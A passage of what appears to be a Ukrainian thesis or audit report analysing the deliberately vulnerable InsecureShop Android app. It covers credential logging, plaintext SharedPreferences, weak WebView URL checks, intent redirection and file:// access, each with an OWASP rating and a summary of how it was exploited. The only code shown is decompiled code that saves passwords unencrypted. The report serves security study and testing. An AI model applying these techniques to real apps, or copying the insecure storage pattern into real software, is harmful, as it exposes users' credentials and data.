


Рисунок 3.33 – Небезпечне журналювання облікових даних у LoginActivity

Даний код виконує запис імені користувача та пароля до системного журналу при кожній спробі входу до системи, незалежно від того, чи була аутентифікація успішною.

Експлуатація вразливості: Для підтвердження наявності вразливості було виконано підключення до оболонки Android-пристрою через ADB та моніторинг системного журналу з фільтрацією за ключовими словами:




Рисунок 3.34 – Результат перехоплення облікових даних із системного журналу

Вразливість: Небезпечне зберігання даних (Insecure Data Storage).

Опис вразливості: Аналіз механізму зберігання даних у додатку виявив, що облікові дані користувача зберігаються у файлі SharedPreferences у відкритому (незашифрованому) вигляді. SharedPreferences є стандартним механізмом Android для зберігання примітивних типів даних у форматі ключ-значення, однак без додаткового шифрування він не забезпечує захист конфіденційної інформації.

```

45 if (auth) {
    Prefx prefs = Prefx.INSTANCE;
    Context applicationContext = getApplicationContext();
    Intrinsinc.checkExpressionValueIsNotNull(applicationContext, "applicationContext");
    Prefx.getInstance(applicationContext).setUsername(username);
46 Prefx prefs2 = Prefx.INSTANCE;
    Context applicationContext2 = getApplicationContext();
    Intrinsinc.checkExpressionValueIsNotNull(applicationContext2, "applicationContext");
    Prefx.getInstance(applicationContext2).setPassword(password);
    Util.saveProductListDefault(Util.INSTANCE.this, null, 2, null);
    Intent intent = new Intent(this, (Class) ProductListActivity.class);
    startActivity(intent);
47 return;
48 }
    for (PackageInfo info : getPackageManager().getInstalledPackages(0)) {

```

Експлуатація вразливості: Для підтвердження вразливості було виконано доступ до файлової системи додатку з правами суперкористувача та перегляд вмісту файлу SharedPreferences:

Рисунок 3.36 – Вміст файлу SharedPreferences з обліковими даними у відкритому вигляді

Оцінка критичності: Вразливість класифікується як висока (OWASP Mobile Top 10: M9 – Insecure Data Storage). На рутованих пристроях або при фізичному доступі до пристрою зломисник може легко отримати облікові дані користувача.

Вразливість: Недостатня перевірка URL-адрес (Insufficient URL Validation).

Опис вразливості: Аналіз компонента WebView у додатку виявив відсутність належної валідації URL-адрес, що передаються для завантаження. Це дозволяє зломиснику завантажувати довільний веб-контент у контексті додатку через спеціально сформовані Intent.

Аналіз вразливого коду: У файлі AndroidManifest.xml було виявлено декларацію WebViewActivity з intent-filter, що дозволяє обробку зовнішніх Intent:




Рисунок 3.37 – Декларація WebViewActivity у AndroidManifest.xml

Аналіз коду класу WebViewActivity виявив наступну логіку обробки Intent:




Рисунок 3.38 – Вразливий код обробки URL у WebViewActivity

Аналіз логіки обробки виявив наступні проблеми:

1. Intent є неявним (implicit), додаток приймає дані від будь-якого джерела.
2. Єдиною умовою для обробки є відповідність схемі `inseureshop://` та хосту `com.inseureshop`.
3. Будь-яке значення параметра `?url=` завантажується у WebView без жодної валідації.

Експлуатація вразливості: Для експлуатації вразливості було сформовано Intent з довільною URL-адресою:




Рисунок 3.39 – Успішне завантаження довільної URL-адреси через WebView

Оцінка критичності: Вразливість класифікується як середня (OWASP Mobile Top 10: M1 – Improper Platform Usage). Можливість завантаження довільного контенту може бути використана для фішингових атак або експлуатації інших вразливостей WebView.

Вразливість: Слабка перевірка хоста (Weak Host Validation).

Опис вразливості: Додаткова умова перевірки URL-адреси у WebViewActivity містить логічну помилку, що дозволяє обійти механізм валідації хоста.

Аналіз вразливого коду: Аналіз альтернативної гілки обробки URL виявив перевірку для шляху `/webview`:

Оцінка критичності: Вразливість класифікується як середня. Недостатня валідація URL дозволяє зловмисникам обходити захисні механізми та завантажувати шкідливий контент.

Вразливість: Доступ до захищених компонентів (Access to Protected Components).

Опис вразливості: Аналіз механізмів міжкомпонентної взаємодії виявив можливість перенаправлення Intent на неекспортовані (захищені) компоненти додатку через вразливу проміжну Activity.

Аналіз вразливого коду: У класі `com.insecureshop.WebView2Activity` було виявлено код, що приймає Intent як параметр та передає його до функції `startActivity`:




Рисунок 3.42 – Вразливий код перенаправлення Intent у `WebView2Activity`

Код очікує Intent з ключем `extra_intent`, і будь-який отриманий Intent безпосередньо передається до `startActivity()`. Це дозволяє зловмиснику отримати доступ до будь-якого компонента додатку, включаючи неекспортовані Activity.

Аналіз неекспортованого компонента `PrivateActivity`:



Рисунок 3.43 – Код неекспортованої `PrivateActivity`

Експлуатація вразливості: Для експлуатації вразливості було розроблено спеціалізований експлоїт-додаток:




Рисунок 3.44 – Інтерфейс експлоїт-додатку для Intent Redirection

Після натискання кнопки "Run Exploit" виконується запуск PrivateActivity з завантаженням вказаної URL-адреси.




Рисунок 3.45 – Успішний доступ до PrivateActivity через Intent Redirection

Оцінка критичності: Вразливість класифікується як висока (OWASP Mobile Top 10: M1 – Improper Platform Usage). Можливість доступу до захищених компонентів може призвести до обходу механізмів авторизації та виконання несанкціонованих дій.

Вразливість: Незахищені URI даних (Unprotected Data URIs).

Опис вразливості: Компонент `WebView2Activity` містить неявний `Intent`, що приймає будь-яке значення URI та намагається завантажити його у `WebView`. Це дозволяє зловмиснику отримати доступ до внутрішніх файлів додатку через схему `file://`.

Аналіз вразливого коду:




Рисунок 3.46 – Вразливий код обробки URI у `WebView2Activity`

Експлуатація вразливості: Завантаження зовнішньої URL-адреси:




Рисунок 3.47 – Завантаження зовнішнього URL через `WebView2Activity`

Завантаження локального файлу:




Рисунок 3.48 – Доступ до локального файлу SharedPreferences через WebView

Оцінка критичності: Вразливість класифікується як висока. Можливість читання локальних файлів через WebView створює ризик витіку конфіденційної інформації.

Вразливість: Викрадення довільних файлів (Arbitrary File Theft).

Опис вразливості: Аналіз класу ChooserActivity виявив можливість копіювання довільних файлів з приватної директорії додатку до загальнодоступного зовнішнього сховища.

Аналіз вразливого коду:




Рисунок 3.49 – Код ChooserActivity з вразливим механізмом копіювання файлів

